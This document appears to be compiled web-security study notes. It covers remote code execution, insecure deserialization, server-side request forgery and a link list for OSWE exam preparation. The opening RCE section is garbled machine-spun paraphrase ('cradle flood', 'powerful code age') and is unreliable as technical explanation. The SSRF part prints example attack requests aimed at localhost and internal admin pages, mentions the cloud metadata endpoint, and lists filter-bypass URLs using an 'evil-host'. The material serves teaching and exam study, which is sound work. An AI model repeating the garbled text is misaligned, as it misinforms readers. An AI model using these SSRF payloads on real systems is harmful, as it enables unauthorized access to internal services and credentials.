When managing an illustration of direct unique tribute execution, the aggressor realizes that their feedback would be utilized to produce code.

Indirect

In an aberrant way, it's worried about the powerful code age with client inputs. The client input is typically subject to at least one layer. A portion of the layers might be answerable for changing the contribution before it winds up with dynamic code age. Additionally, dynamic code age might be a subsequent impact and not the immediate utilization of the info. That is the reason it may not be clear to the client that is giving the info that will fill in as a structure block in a code scrap that would be executed distantly.

Deserialization

[Deserialization](#) is an incredible guide to depict the present circumstance. No powerful code age ought to occur during deserialization. Intermittently, this is the situation that happens when the serialized object contains crude information fields or objects of a comparable sort. Things become more confounded when the elements of the article are serialized. Deserialization would likewise incorporate some degree of dynamic code age.

It might seem like powerful dialects are the only ones influenced by work serialization. Provided that this is true, the issue would be very restricted. Be that as it may, this situation is very helpful in static dialects as well. It's harder to accomplish with the static language yet it's certainly not feasible.

Intermittently, the execution of this idea manages deserialization-produced intermediary capacities. Age objects at runtime are just conceivable with dynamic code age. This implies that if the information that will be deserialized is made in a solicitation made distantly, a malevolent assailant could commandeer and adjust it. All around planned code bits could likewise be acquainted with stunt the powerful code age to execute the capacity when it's incorporated as a piece of the deserialization.

Memory Safety

One more basic reason for RCE assaults identifies with memory security or [API security](#). Memory wellbeing alludes to the counteraction of code from getting to fundamental pieces of memory that it didn't instate. It's ordinary to expect that a lack of memory security would result in unauthorized information access. In any case, the working framework and equipment depend on memory to store executable code. Metadata identifying with code execution is kept in the memory. Accessing this piece of the memory could prompt ACE and RCE. In this way, what are a portion of the reasons for memory wellbeing issues?

The imperfections of the product's plan

Imperfections in the product configuration are a type of memory wellbeing weakness that happens where there's a planning mistake in a specific hidden part. Intermittently, the shortcoming part could be a compiler, translator, virtual machine, or even the working framework portion or library. There are various blemishes in this class. A portion of the incorporate.

Buffer Overflow

[Buffer overflow](#) additionally alluded to as buffer overread, can be utilized to allude to a basic and famous method that is utilized to break memory wellbeing. This assault takes advantage of a specific plan blemish or a bug to keep in touch with the memory cells that are situated toward the finish of the memory cushion. The support would get gotten back from an authentic call to public API. Nonetheless, cradle just alludes to a starting place threat is utilized to register the actual memory locations of a specific article or program counter. Their separation from the cradle is notable or can undoubtedly be speculated. Investigating the code whenever made accessible or troubleshooting the whole program execution at runtime may end up being useful to an aggressor who needs to look into relative positions.

This implies that a cradle flood would permit the to some degree unavailable memory to be altered. The cradle might be found in the location space of one more machine and it will be changed by calling a distant API. This will make admittance to the memory of the remote machine. There are numerous approaches to utilize this sort of access in making an RCE double-dealing. There's an overall suspicion that assuming there is a cushion flood weakness, an RCE-based assault isn't off the cards. This implies that code proprietors are relied upon to promptly fix their support floods before an RCE assault happens.

Equipment Design Flaws

Memory wellbeing assaults can likewise be because of equipment configuration blemishes. They are not as normal as programming assaults and are much harder to recognize. Yet, this kind of assault hugely affects the framework.

Impacts of Remote Code Evaluation Vulnerability

An attacker who can execute a Remote Code based attack on a system successfully would be able to execute other commands by taking advantage of the programming language or web server. On many programming languages, the attacker would be able to command the system to write, read, or delete files. It may even be possible to connect to different databases with the attacked system.

Why do Attackers Launch RCE attacks?

While there is no particular reason why attackers choose to utilize RCE exploitation to attack a web application, there is no particular reason. It's just that some malicious find it easy to take advantage of this code execution to gain access to your systems.

<https://www.wallarm.com/what/the-concept-of-rce-remote-code-execution-attac>

<https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/>

<https://www.youtube.com/watch?v=IN7AALWXUbo>

<https://www.bugcrowd.com/glossary/remote-code-execution-rce/>

<https://blog.sqreen.com/remote-code-execution-rce-explained/>

Insecure Deserialization

What is serialization?


Serialization is the process of converting complex data structures, such as objects and their fields, into a "flatter" format that can be sent and received as a sequential stream of bytes. Serializing data makes it much simpler to:

- Write complex data to inter-process memory, a file, or a database
- Send complex data, for example, over a network, between different components of an application, or in an API call

Crucially, when serializing an object, its state is also persisted. In other words, the object's attributes are preserved, along with their assigned values.

Serialization vs deserialization

Deserialization is the process of restoring this byte stream to a fully functional replica of the original object, in the exact state as when it was serialized. The website's logic can then interact with this deserialized object, just like it would with any other object.



Many programming languages offer native support for serialization. Exactly how objects are serialized depends on the language. Some languages serialize objects into binary formats,

whereas others use different string formats, with varying degrees of human readability. Note that all of the original object's attributes are stored in the serialized data stream, including any private fields. To prevent a field from being serialized, it must be explicitly marked as "transient" in the class declaration.

Be aware that when working with different programming languages, serialization may be referred to as marshalling (Ruby) or pickling (Python). These terms are synonymous with "serialization" in this context.

What is insecure deserialization?

Insecure deserialization is when user-controllable data is deserialized by a website. This potentially enables an attacker to manipulate serialized objects in order to pass harmful data into the application code.

It is even possible to replace a serialized object with an object of an entirely different class. Alarmingly, objects of any class that is available to the website will be deserialized and instantiated, regardless of which class was expected. For this reason, insecure deserialization is sometimes known as an "object injection" vulnerability.

An object of an unexpected class might cause an exception. By this time, however, the damage may already be done. Many deserialization-based attacks are completed **before** deserialization is finished. This means that the deserialization process itself can initiate an attack, even if the website's own functionality does not directly interact with the malicious object. For this reason, websites whose logic is based on strongly typed languages can also be vulnerable to these techniques.

How do insecure deserialization vulnerabilities arise?

Insecure deserialization typically arises because there is a general lack of understanding of how dangerous deserializing user-controllable data can be. Ideally, user input should never be deserialized at all.

However, sometimes website owners think they are safe because they implement some form of additional check on the deserialized data. This approach is often ineffective because it is virtually impossible to implement validation or sanitization to account for every eventuality. These checks are also fundamentally flawed as they rely on checking the data after it has been deserialized, which in many cases will be too late to prevent the attack.

Vulnerabilities may also arise because deserialized objects are often assumed to be trustworthy. Especially when using languages with a binary serialization format, developers might think that users cannot read or manipulate the data effectively. However, while it may require more effort, it is just as possible for an attacker to exploit binary serialized objects as it is to exploit string-based formats.

Deserialization-based attacks are also made possible due to the number of dependencies that exist in modern websites. A typical site might implement many different libraries, which each have their own dependencies as well. This creates a massive pool of classes and methods that is difficult to manage securely. As an attacker can create instances of any of these classes, it is hard to predict which methods can be invoked on the malicious data. This is especially true if an attacker is able to chain together a long series of unexpected method invocations, passing

data into a sink that is completely unrelated to the initial source. It is, therefore, almost impossible to anticipate the flow of malicious data and plug every potential hole.

In short, it can be argued that it is not possible to securely deserialize untrusted input.

What is the impact of insecure deserialization?

The impact of insecure deserialization can be very severe because it provides an entry point to a massively increased attack surface. It allows an attacker to reuse existing application code in harmful ways, resulting in numerous other vulnerabilities, often remote code execution.

Even in cases where remote code execution is not possible, insecure deserialization can lead to privilege escalation, arbitrary file access, and denial-of-service attacks.

<https://github.com/NickstaDB/DeserLab>

<https://thedarksource.com/vulnerable-java-deserialization-lab-setup-for-practice-exploitation/>

<https://github.com/joaomatosf/JavaDeserH2HC>

Server Side Request Forgery

In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

The target application may have functionality for importing data from a URL, publishing data to a URL or otherwise reading data from a URL that can be tampered with. The attacker modifies the calls to this functionality by supplying a completely different URL or by manipulating how URLs are built (path traversal etc.).

When the manipulated request goes to the server, the server-side code picks up the manipulated URL and tries to read data to the manipulated URL. By selecting target URLs the attacker may be able to read data from services that are not directly exposed on the internet:

- Cloud server meta-data - Cloud services such as AWS provide a REST interface on `http://169.254.169.254/` where important configuration and sometimes even authentication keys can be extracted
- Database HTTP interfaces - NoSQL database such as MongoDB provide REST interfaces on HTTP ports. If the database is expected to only be available to internally, authentication may be disabled and the attacker can extract data
- Internal REST interfaces
- Files - The attacker may be able to read files using `<file://>` URIs

The attacker may also use this functionality to import untrusted data into code that expects to only read data from trusted sources, and as such circumvent input validation.

SSRF attacks against the server itself

In an SSRF attack against the server itself, the attacker induces the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface. This will typically involve supplying a URL with a hostname like 127.0.0.1 (a reserved IP address that points to the loopback adapter) or localhost (a commonly used name for the same adapter).

For example, consider a shopping application that lets the user view whether an item is in stock in a particular store. To provide the stock information, the application must query various back-end REST APIs, dependent on the product and store in question. The function is implemented by passing the URL to the relevant back-end API endpoint via a front-end HTTP request. So when a user views the stock status for an item, their browser makes a request like this:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

This causes the server to make a request to the specified URL, retrieve the stock status, and return this to the user.

In this situation, an attacker can modify the request to specify a URL local to the server itself. For example:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://localhost/admin
```

Here, the server will fetch the contents of the /admin URL and return it to the user.

Now of course, the attacker could just visit the /admin URL directly. But the administrative functionality is ordinarily accessible only to suitable authenticated users. So an attacker who simply visits the URL directly won't see anything of interest. However, when the request to the /admin URL comes from the local machine itself, the normal [access controls](#) are bypassed. The application grants full access to the administrative functionality, because the request appears to originate from a trusted location.

Why do applications behave in this way, and implicitly trust requests that come from the local machine? This can arise for various reasons:

- The [access control](#) check might be implemented in a different component that sits in front of the application server. When a connection is made back to the server itself, the check is bypassed.
- For disaster recovery purposes, the application might allow administrative access without logging in, to any user coming from the local machine. This provides a way for

an administrator to recover the system in the event they lose their credentials. The assumption here is that only a fully trusted user would be coming directly from the server itself.

- The administrative interface might be listening on a different port number than the main application, and so might not be reachable directly by users.

These kind of trust relationships, where requests originating from the local machine are handled differently than ordinary requests, is often what makes SSRF into a critical vulnerability.

SSRF attacks against other back-end systems

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with other back-end systems that are not directly reachable by users. These systems often have non-routable private IP addresses. Since the back-end systems are normally protected by the network topology, they often have a weaker security posture. In many cases, internal back-end systems contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.

In the preceding example, suppose there is an administrative interface at the back-end URL `https://192.168.0.68/admin`. Here, an attacker can exploit the SSRF vulnerability to access the administrative interface by submitting the following request:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://192.168.0.68/admin
```

SSRF with whitelist-based input filters

Some applications only allow input that matches, begins with, or contains, a whitelist of permitted values. In this situation, you can sometimes circumvent the filter by exploiting inconsistencies in URL parsing.

The URL specification contains a number of features that are liable to be overlooked when implementing ad hoc parsing and validation of URLs:

- You can embed credentials in a URL before the hostname, using the `@` character. For example:

```
https://expected-host@evil-host
```

- You can use the `#` character to indicate a URL fragment. For example:

```
https://evil-host#expected-host
```

- You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example:

```
https://expected-host.evil-host
```

- You can URL-encode characters to confuse the URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request.
- You can use combinations of these techniques together.

<https://portswigger.net/web-security/ssrf>

OSWE Exam Preparation

by z-R0crypt

This post contains all trainings and tutorials that could be useful for offensive security's OSWE certification. I will be updating the post during my lab and preparation for the exam.

Course Syllabus:

<https://www.offensive-security.com/documentation/awae-syllabus.pdf>

Before registering for AWAE Lab:

- [Get comfortable with python requests library](#)
- [Read Web Application Hacker's handbook, again if you already did](#)
- [Get familiar with Burpsuite](#)
- [Get familiar with regex](#)
- [Get hands on with OWASP top 10 2017 Vulnerabilities](#)
 - [Vulnerable Apps for practice on OWASP](#)
 - [Portswigger WebSecAcademy](#)
- [Practice code review skills - OWASP SKF](#)

Before registering for the OSWE Exam

XSS to RCE

- [AtMail Email Server Appliance 6.4 - Persistent Cross-Site Scripting](#)
- [Chaining XSS, CSRF to achieve RCE](#)
- [Code analysis to gaining RCE](#)
- [Magento 2.3.1: Unauthenticated Stored XSS to RCE](#)
- [Mybb 18.20 From Stored XSS to RCE](#)
- **Bypassing File Upload Restrictions:**
 - [\[Paper\] File Upload Restrictions Bypass](#)
 - [Shell the web - Methods of a Ninja](#)
 - [Unrestricted File Upload](#)

- [Atlassian Crowd Pre-auth RCE](#)
- [Popcorn machine from HackTheBox](#)
- [Vault machine from HackTheBox](#)
- **Authentication Bypass to RCE**
 - [ATutor 2.2.1 Authentication Bypass](#)
 - [ATutor LMS password reminder TOCTOU Authentication Bypass](#)
 - [ATutor 2.2.1 - Directory Traversal / Remote Code Execution](#)
 - [Cubecart Admin Authentication Bypass](#)
 - [Trendmicro smart protection bypass to RCE](#)
- **Password Reset Vulnerability**
 - [Testing Password rest functionalities](#)
 - [OWASP - Forgot Password Cheatsheet](#)
 - [How we hacked multiple user accounts using weak reset tokens for passwords](#)
- **SQL Injection:**
 - [RCE with SQL Injection - MSSQL](#)
 - [SQL Injection to LFI to RCE - MySQL](#)
 - [From SQLi to SHELL \(I and II\) - PentesterLab](#)
 - [Pre-Auth Takeover of OXID eShops](#)
 - [Blind SQL Injection](#)
 - [\[Paper\] PostgreSQL Injection](#)
 - [Having Fun With PostgreSQL](#)
 - [Blind Postgresql Sql Injection Tutorial](#)
 - [SQL Injection Cheat Sheet - PentestMonkey](#)
 - [SQL Injection Cheat Sheet - PayloadAllTheThings](#)
 - [Exploiting H2 SQL injection to RCE](#)
- **JavaScript Injection:**
 - [Server Side JS Injection](#)
 - [Remote Code Execution in math.js](#)
 - [Arbitrary code execution in fast-redact](#)
 - [NVIDIA GeForce Experience OS Command Injection - CVE-2019-5678](#)
 - [SetTimeout and setInterval use eval therefore are evil](#)

- [Pentesting Node.js Application : Nodejs Application Security](#)
- [NodeJS remote debugging with vscode](#)
- [Escape NodeJS Sandboxes](#)
- **PHP Type Juggling:**
 - [OWASP - PHPMagicTricks TypeJuggling](#)
 - [PHP Type Juggling - Introduction](#)
 - [Type Juggling, PHP Object Injection, SQLi](#)
 - [Writing Exploits For PHP Type Juggling](#)
 - [Type Juggling Authentication Bypass Vulnerability in CMS Made Simple](#)
 - [PHP Magic Hashes](#)
 - [Detailed Explanation of PHP Type Juggling Vulnerabilities](#)
 - [\[Video\] PHP Type Juggling Vulnerabilities, Netsparker](#)
 - [\[Video\] Falafel machine from HackTheBox](#)
- **Deserialization:**
 - [Deserialization Cheat Sheet](#)
 - [Insecure deserialization - PayloadAllthethings](#)
 - [\[Paper\] Deserialization Vulnerability](#)
 - [Serialization : A Big Threat](#)
 - **JAVA Deserialization**
 - [Understanding & practicing java deserialization exploits](#)
 - [Understanding JAVA Deserialization](#)
 - [Exploiting blind Java deserialization with Burp and Ysoerial](#)
 - [Details on Oracle Web Logic Desrialization](#)
 - [Analysis of Weblogic Deserialization](#)
 - [\[Video\] Matthias Kaiser - Exploiting Deserialization Vulnerabilities in Java](#)
 - **.NET Deserialization**
 - [Use of Deserialization in .NET Framework Methods and Classes.](#)
 - [Exploiting Deserialisation in ASP.NET via ViewState](#)
 - [Remote Code Execution via Insecure Deserialization in Telerik UI](#)
 - [\[Video\] Friday the 13th: JSON Attacks - BlackHat](#)

- [\[Paper\] Are you My Type?](#)
- [\[Video\] JSON Machine from HackTheBox - Ippsec](#)
- **PHP Object Injection/Deserialization**
 - [What is PHP Object Injection](#)
 - [phpBB 3.2.3: Phar Deserialization to RCE](#)
 - [Exploiting PHP Desrialization](#)
 - [Analysis of typo3 Deserialization Vulnerability](#)
 - [Attack Surface of PHP Deserialization Vulnerability via Phar](#)
 - [\[Video\] Intro to PHP Deserialization / Object Injection - Ippsec](#)
 - [\[Video\] Advanced PHP Deserialization - Phar Files - Ippsec](#)
 - [\[Video\] Exploiting PHP7 unserialize \(33c3\)](#)
- **NodeJS Deserialization**
 - [Exploiting Node.js deserialization bug for Remote Code Execution](#)
 - [The good, the bad and RCE on NodeJS applications](#)
 - [Attacking Deserialization in JS](#)
 - [Node.js Deserialization Attack – Detailed Tutorial](#)
 - [\[Video\] Celestial machine from HackTheBox - Ippsec](#)
- **XML External Entity (XXE) Attack**
 - [A Deep Dive into XXE Injection](#)
 - [From XXE to RCE: Pwn2Win CTF 2018 Writeup](#)
 - [Blind XXE to RCE](#)
 - [Apache Flex BlazeDS XXE Vulnerabilty](#)
 - [WebLogic EJBTAGlibDescriptor XXE](#)
- **Server Side Template Injection (SSTI)**
 - [\[Portswigger Research\] Server Side Template Injection](#)
 - [\[Video\] SSTI : RCE For The Modern Web App - albinowax](#)
 - [Server Side Template Injection](#)
 - [Jinja2 template injection filter bypasses](#)
 - [Exploitation of Server Side Template Injection with Craft CMS plugin SEOMATIC <=3.1.3](#)
- **Websocets InSecurity**

- [Introduction to WebSockets](#)
- [\[Video\] Hacking with Websocket - BlackHat](#)
- [Remote Hardware takeover via Websocket Hijacking](#)
- [Cross-Site WebSocket Hijacking to full Session Compromise](#)
- **Source Code Audit**
 - [Introduction to Code Review \[PentesterLab\]](#)
 - [Static code analysis writeups](#)
 - [TrendMicro - Secure Coding Dojo](#)
 - [Bug Hunting with Static Code Analysis \[Video\]](#)
 - [Shopify Remote Code Execution - Hackerone](#)
 - [Finding vulnerabilities in source code \(APS.NET\)](#)
 - [A deep dive into ASP.NET Deserialization](#)
 - [Writeups by mr_me](#)
- **Youtube Playlist**
 - <https://www.youtube.com/watch?v=Xfbu-pQ1tIc&list=PLwvifWoWyqwqkmJ3ieTG6uXUSuid95L33>
- **Further References/Reviews**
 - [From AWAE to OSWE the preparation guide - hansesecure](#)
 - [OSWE Exam Review 2020 Notes gifts inside - 21y4d](#)
 - [OSWE Cheat Sheet - V1s3r1on](#)
 - [wetw0rk/AWAE-PREP](#)
 - <https://codewhitesec.blogspot.com/>
 - <https://blog.ripstech.com/>
 - <https://rhinosecuritylabs.com>

<https://z-r0crypt.github.io/blog/2020/01/22/oswe/awae-preparation/>

Other Reviews and Tips: <https://github.com/CyberSecurityUP/OSCE-Complete-Guide>